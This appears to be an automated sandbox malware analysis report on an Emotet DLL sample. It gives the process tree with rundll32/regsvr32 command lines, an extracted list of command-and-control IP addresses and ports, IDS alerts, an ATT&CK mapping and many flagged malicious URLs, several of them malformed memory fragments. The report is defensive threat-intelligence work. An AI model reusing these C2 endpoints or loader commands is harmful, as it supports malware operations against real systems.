ID: 669356
Sample Name: psIFSn7VLi
Cookbook: default.jbs
Time: 00:18:10
Date: 20/07/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

psIFSn7VLi


Overview

General Information

Sample Name:	psIFSn7VLi (renamed file extension from none to dll)
Analysis ID:	669356
MD5:	46c0c3d61c9d7d..
SHA1:	ce31a65c73c072..
SHA256:	4533c9dc1c440b..
Tags:	32 dll exe trojan
Infos:	



Detection




Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Yara detected Emotet
- System process connects to networ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dom…
- Snort IDS alert for network traffic
- Changes security center settings (n…
- C2 URLs / IPs found in malware con…
- Hides that the sample has been dow…
- Uses 32bit PE files
- Queries the volume information (nam…
- Contains functionality to query local…

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 5612 cmdline: loaddll32.exe "C:\Users\user\Desktop\psIFSn7VLi.dll" MD5: 7DEB5DB86C0AC789123DEC286286B938)
  - cmd.exe (PID: 1356 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\psIFSn7VLi.dll",#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 2012 cmdline: rundll32.exe "C:\Users\user\Desktop\psIFSn7VLi.dll",#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - regsvr32.exe (PID: 4864 cmdline: regsvr32.exe /s C:\Users\user\Desktop\psIFSn7VLi.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
    - regsvr32.exe (PID: 5608 cmdline: C:\Windows\SysWOW64\regsvr32.exe /s "C:\Windows\SysWOW64\Arwhu\ttgk.pdy" MD5: 426E7499F6A7346F0410DEAD0805586B)
  - rundll32.exe (PID: 4832 cmdline: rundll32.exe C:\Users\user\Desktop\psIFSn7VLi.dll,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 2372 cmdline: rundll32.exe C:\Users\user\Desktop\psIFSn7VLi.dll,DllUnregisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- svchost.exe (PID: 4288 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5648 cmdline: C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5764 cmdline: c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5980 cmdline: c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 3764 cmdline: C:\Windows\System32\svchost.exe -k NetworkService -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- SgrmBroker.exe (PID: 4656 cmdline: C:\Windows\system32\SgrmBroker.exe MD5: D3170A3F3A9626597EEE1888686E3EA6)
- svchost.exe (PID: 6128 cmdline: c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - MpCmdRun.exe (PID: 3716 cmdline: "C:\Program Files\Windows Defender\mpcmdrun.exe" -wdenable MD5: A267555174BFA53844371226F482B86B)
    - conhost.exe (PID: 3388 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- svchost.exe (PID: 2344 cmdline: c:\windows\system32\svchost.exe -k unistacksvcgroup MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6048 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6260 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6388 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6672 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 7060 cmdline: c:\windows\system32\svchost.exe -k localservice -s W32Time MD5: 32569E403279B3FD2EDB7EBD036273FA)
- **cleanup**

Malware Configuration

Threatname: Emotet

```
{
  "C2 list": [
    "129.232.188.93:443",
    "209.250.246.206:443",
    "138.185.72.26:8080",
    "119.193.124.41:7080",
    "103.75.201.2:443",
    "5.9.116.246:8080",
    "203.114.109.124:443",
    "101.50.0.91:8080",
    "146.59.226.45:443",
    "216.158.226.206:443",
    "189.126.111.200:7080",
    "50.116.54.215:443",
    "212.24.98.99:8080",
    "158.69.222.101:443",
    "151.106.112.196:8080",
    "176.56.128.118:443",
    "103.43.46.182:443",
    "167.99.115.35:8080",
    "209.126.98.206:8080",
    "45.142.114.231:8080",
    "72.15.201.15:8080",
    "103.75.201.4:443",
    "207.38.84.195:8080",
    "51.254.140.238:7080",
    "212.237.17.99:8080",
    "45.118.115.99:8080",
    "110.232.117.186:8080",
    "188.44.20.25:443",
    "178.79.147.66:8080",
    "217.182.25.250:8080",
    "173.212.193.249:8080",
    "1.234.21.73:7080",
    "45.118.135.203:7080",
    "185.8.212.130:7080",
    "195.154.133.20:443",
    "197.242.150.244:8080",
    "164.68.99.3:8080",
    "107.182.225.142:8080",
    "196.218.30.83:443",
    "1.234.2.232:8080",
    "82.165.152.127:8080"
  ]
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.247001370.0000000004231000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000004.00000002.247001370.0000000004231000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000006.00000002.762864021.0000000004591000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000006.00000002.762864021.0000000004591000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000004.00000002.246952927.0000000002940000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 11 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
2.2.regsvr32.exe.4df0000.1.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
2.2.regsvr32.exe.4df0000.1.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
3.2.rundll32.exe.4f10000.1.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
3.2.rundll32.exe.4f10000.1.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
6.2.regsvr32.exe.4590000.1.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	

Source	Rule	Description	Author	Strings
Click to see the 19 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET CNC Feodo Tracker Reported CnC Server TCP group 18 - Source IP: 192.168.2.4 - Destination IP: 46.55.222.11

Timestamp:	192.168.2.446.55.222.11498634432404334 07/20/22-00:21:19.660167
SID:	2404334
Source Port:	49863
Destination Port:	443
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET CNC Feodo Tracker Reported CnC Server TCP group 4 - Source IP: 192.168.2.4 - Destination IP: 131.100.24.231

Timestamp:	192.168.2.4131.100.24.23149872802404306 07/20/22-00:22:59.973972
SID:	2404306
Source Port:	49872
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET CNC Feodo Tracker Reported CnC Server TCP group 20 - Source IP: 192.168.2.4 - Destination IP: 51.91.76.89

Timestamp:	192.168.2.451.91.76.894976080802404338 07/20/22-00:19:39.513193
SID:	2404338
Source Port:	49760
Destination Port:	8080
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Networking

System process connects to network (likely due to code injection or exploit)

Snort IDS alert for network traffic

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected Emotet

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Lowering of HIPS / PFW / Operating System Security Settings

Changes security center settings (notifications, updates, antivirus, firewall)

Stealing of Sensitive Information


Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Windows Management Instrumentation	1 DLL Side-Loading	1 DLL Side-Loading	1 Disable or Modify Tools	OS Credential Dumping	2 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	3 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 Native API	1 Windows Service	1 Windows Service	1 Deobfuscate/Decode Files or Information	LSASS Memory	1 File and Directory Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	1 1 1 Process Injection	2 Obfuscated Files or Information	Security Account Manager	3 6 System Information Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Standard Port	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 DLL Side-Loading	NTDS	5 1 Security Software Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	3 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 File Deletion	LSA Secrets	3 Virtualization/Sandbox Evasion	SSH	Keylogging	Data Transfer Size Limits	1 4 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 1 Masquerading	Cached Domain Credentials	1 Process Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	3 Virtualization/Sandbox Evasion	DCSync	1 Application Window Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 1 1 Process Injection	Proc Filesystem	1 Remote System Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Hidden Files and Directories	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	1 Regsvr32	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	1 Rundll32	Input Capture	Permission Groups Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Protocols			Service Stop


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
psIFSn7VLi.dll	64%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.2.rundll32.exe.3530000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File

Source	Detection	Scanner	Label	Link	Download
6.2.regsvr32.exe.4590000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
2.2.regsvr32.exe.4dc0000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
4.2.rundll32.exe.2940000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
4.2.rundll32.exe.4230000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
2.2.regsvr32.exe.4df0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
3.2.rundll32.exe.4f10000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
6.2.regsvr32.exe.9c0000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://51.91.76.89:8080/WUUUrykRKzQgKnGAgOWXwbTPpbZjnbjXYyUgItVQHAlMtltf	100%	Avira URL Cloud	malware	
http://https://51.91.7.5/	17%	Virustotal		Browse
http://https://51.91.7.5/	100%	Avira URL Cloud	malware	
http://https://206.188.212.92:8080/WvwiYegTHwVudezOCrWPjYKhpMeUQep	100%	Avira URL Cloud	malware	
http://https://46.55.222.11/TBwKHjQjVeCWIQFS	100%	Avira URL Cloud	malware	
http://https://58.227.42.236/	0%	Avira URL Cloud	safe	
http://https://79.172.212.216:8080/VNwOftDFidReElfWGyCwgb	100%	Avira URL Cloud	malware	
http://https://192.99.251.50/njigQUBviBvfjJoFmpOFCcuxzCMjisKOYgnAJJuZGrOYExdzIkjfPaaGvSwrlp	100%	Avira URL Cloud	malware	
http://https://46.55.222.11/.50.40.183:80/YQXxdxwQWLyBEVjMOlgty	100%	Avira URL Cloud	malware	
http://https://120.50.40.183/rosoft	100%	Avira URL Cloud	malware	
http://https://58.227.42.236:80/CBvqXjPjXUGuuflNLuZWkXecSmHukPuGWkGWJXlIStqkcdnP	0%	Avira URL Cloud	safe	
http://https://51.91.7.5:8080/EEsdElRrfqZScZWLqBhRqLSt	100%	Avira URL Cloud	malware	
http://https://103.221.221.247:8080/	100%	Avira URL Cloud	malware	
http://https://131.100.24.231:80/MIMNtRZxLqGHZoTXVDtaMauEeLlGAjcyCUbpgyHmvtdbZTHIDbPoaw	100%	Avira URL Cloud	malware	
http://https://192.99.251.50/:	100%	Avira URL Cloud	malware	
http://https://192.99.251.50/F	100%	Avira URL Cloud	malware	
http://https://58.227.42.236:80/CBvqXjPjXUGuuflNLuZWkXecSmHukPuGWkGWJXlIStqkcdnPK	0%	Avira URL Cloud	safe	
http://https://192.99.251.50/	100%	Avira URL Cloud	malware	
http://https://131.100.24.231/	100%	Avira URL Cloud	malware	
http://https://103.221.221.247:8080/PosEzINMiHgCPAexqpnbXngfJaZeCEEsiTgLE3062332-1002	100%	Avira URL Cloud	malware	
http://https://46.55.222.11/TBwKHjQjVeCWIQFSz	100%	Avira URL Cloud	malware	
http://https://149.56.128.192/SSYKvnZUOEUlRtjgPVsscjkUTaNTgTQQvJUHkyX-	100%	Avira URL Cloud	malware	
http://crl.ver)	0%	Avira URL Cloud	safe	
http://https://149.56.128.192/SSYKvnZUOEUlRtjgPVsscjkUTaNTgTQQvJUHkyX	100%	Avira URL Cloud	malware	
http://https://58.227.42.236/N	0%	Avira URL Cloud	safe	
http://https://79.172.212.216:8080/VNwOftDFidReElfWGyCwg(	100%	Avira URL Cloud	malware	
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://https://58.227.42.236/c4	0%	Avira URL Cloud	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://https://185.157.82.211/	100%	Avira URL Cloud	malware	
http://https://79.172.212.216:8080/nes	100%	Avira URL Cloud	malware	
http://https://51.91.76.89/	100%	Avira URL Cloud	malware	
http://https://79.172.212.216:8080/.	100%	Avira URL Cloud	malware	
http://https://79.172.212.216/	100%	Avira URL Cloud	malware	
http://https://46.55.222.11/TBwKHjQjVeCWIQFSi	100%	Avira URL Cloud	malware	
http://https://206.188.212.92/X	100%	Avira URL Cloud	malware	
http://https://160.16.218.63:8080/lksHycwarnaSRJQsEAZwtocdkTVZGajE	100%	Avira URL Cloud	malware	
http://https://120.50.40.183/	100%	Avira URL Cloud	malware	
http://https://159.8.59.82/	100%	Avira URL Cloud	malware	

Source	Detection	Scanner	Label	Link
http://https://131.100.24.231:80/MIMNtRZxLqGHZoTXVDtaMauEeLlGAjcyCUbpgyHmvtdbZTHIDbPoawrlp	100%	Avira URL Cloud	malware	
http://https://58.227.42.236:80/$v6/	0%	Avira URL Cloud	safe	
http://https://58.227.42.236:80/D	0%	Avira URL Cloud	safe	
http://https://192.99.251.50/27.42.236/h	100%	Avira URL Cloud	malware	
http://https://79.172.212.216:8080/VNwOftDFidReElfWGyCwg$v6/	100%	Avira URL Cloud	malware	
http://https://46.55.222.11/TBwKHjQjVeCWIQFSN	100%	Avira URL Cloud	malware	
http://https://103.221.221.247/Certificates	100%	Avira URL Cloud	malware	
http://https://58.227.42.236:80/:	0%	Avira URL Cloud	safe	
http://https://173.254.208.91:8080/iqyyOTGODIozOxlzJCOa	100%	Avira URL Cloud	malware	
http://https://206.188.212.92/7	100%	Avira URL Cloud	malware	
http://https://173.254.208.91:8080/iqyyOTGODIozOxlzJCOT	100%	Avira URL Cloud	malware	
http://https://185.157.82.211:8080/cal	100%	Avira URL Cloud	malware	
http://https://120.50.40.183:80/$v6/	100%	Avira URL Cloud	malware	
http://https://185.157.82.211:8080/r	100%	Avira URL Cloud	malware	
http://https://206.188.212.92/	100%	Avira URL Cloud	malware	
http://https://58.227.42.236:80/-	0%	Avira URL Cloud	safe	
http://https://173.254.208.91/	100%	Avira URL Cloud	malware	
http://https://160.16.218.63/	100%	Avira URL Cloud	malware	
http://https://www.pango.co/privacy	0%	URL Reputation	safe	
http://https://149.56.128.192/	100%	Avira URL Cloud	malware	
http://https://159.8.59.82:8080/AgctwBgxIsTEnzPyqHwVtfcFB	100%	Avira URL Cloud	malware	
http://https://www.tiktok.com/legal/report	0%	URL Reputation	safe	
http://https://103.221.221.247/Global	100%	Avira URL Cloud	malware	
http://https://79.172.212.2167:8080/	0%	Avira URL Cloud	safe	
http://https://120.50.40.183:80/za	100%	Avira URL Cloud	malware	
http://https://46.55.222.11/	100%	Avira URL Cloud	malware	
http://https://46.55.222.11/TBwKHjQjVeCWIQFS)	100%	Avira URL Cloud	malware	
http://https://www.disneyplus.com/legal/your-california-privacy-rights	0%	URL Reputation	safe	
http://https://120.50.40.183/d	100%	Avira URL Cloud	malware	
http://https://160.16.218.63:8080/5	100%	Avira URL Cloud	malware	
http://https://103.221.221.247:8080/PosEzINMiHgCPAexqpnbXngfJaZeCEEsiTgLEr	100%	Avira URL Cloud	malware	
http://https://58.227.42.236:80/	0%	Avira URL Cloud	safe	
http://https://103.221.221.247/	100%	Avira URL Cloud	malware	
http://https://103.221.221.247:8080/PosEzINMiHgCPAexqpnbXngfJaZeCEEsiTgLE	100%	Avira URL Cloud	malware	
http://https://120.50.40.183/m	100%	Avira URL Cloud	malware	
http://https://103.221.221.247:8080/i	100%	Avira URL Cloud	malware	
http://https://79.172.212.216:8080/	100%	Avira URL Cloud	malware	
http://https://185.157.82.211:8080/	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
time.windows.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://46.55.222.11/TBwKHjQjVeCWIQFS	true	• Avira URL Cloud: malware	unknown
http://https://149.56.128.192/SSYKvnZUOEUlRtjgPVsscjkUTaNTgTQQvJUHkyX	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://51.91.76.89:8080/WUUUrykRKzQgKnGAgOWXwbTPpbZjnbjXYyUgItVQHAlMtltf	regsvr32.exe, 00000006.00000003.36506010.0000000002C0B000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000003.728320680.0000000002BEA000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000003.410742618.0000000002C0B000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000002.762137969.0000000002BEA000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000003.508876930.0000000002BEA000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://51.91.7.5/	regsvr32.exe, 00000006.00000003.728224099.0000000002C2A000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000002.762473776.0000000002C2A000.00000004.00000020.00020000.00000000.sdmp	true	• 17%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://https://dev.ditu.live.com/REST/v1/Routes/	svchost.exe, 0000000E.00000002.314128119.000001ECDFA3D000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://206.188.212.92:8080/WvwiYegTHwVudezOCrWPjYKhpMeUQep	regsvr32.exe, 00000006.00000003.728224099.0000000002C2A000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000003.502288144.0000000002C2A000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000002.762473776.0000000002C2A000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000003.623436726.0000000002C2A000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000003.508820797.0000000002C2A000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://dev.ditu.live.com/REST/v1/Traffic/Incidents/	svchost.exe, 0000000E.00000002.314163787.000001ECDFA5C000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000E.00000003.313794156.000001ECDFA5A000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://t0.tiles.ditu.live.com/tiles/gen	svchost.exe, 0000000E.00000002.314141397.000001ECDFA4D000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000E.00000003.313769610.000001ECDFA47000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://58.227.42.236/	regsvr32.exe, 00000006.00000003.623436726.0000000002C2A000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://dev.virtualearth.net/REST/v1/Routes/Walking	svchost.exe, 0000000E.00000003.313783832.000001ECDFA60000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://79.172.212.216:8080/VNwOftDFidReElfWGyCwgb	regsvr32.exe, 00000006.00000003.623436726.0000000002C2A000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000003.508820797.0000000002C2A000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://192.99.251.50/njigQUBviBvfjJoFmpOFCcuxzCMjisKOYgnAJJuZGrOYExdzIkjfPaaGvSwrlp	regsvr32.exe, 00000006.00000003.728224099.0000000002C2A000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000003.728320680.0000000002BEA000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000002.762137969.0000000002BEA000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000002.762473776.0000000002C2A000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000003.623436726.0000000002C2A000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
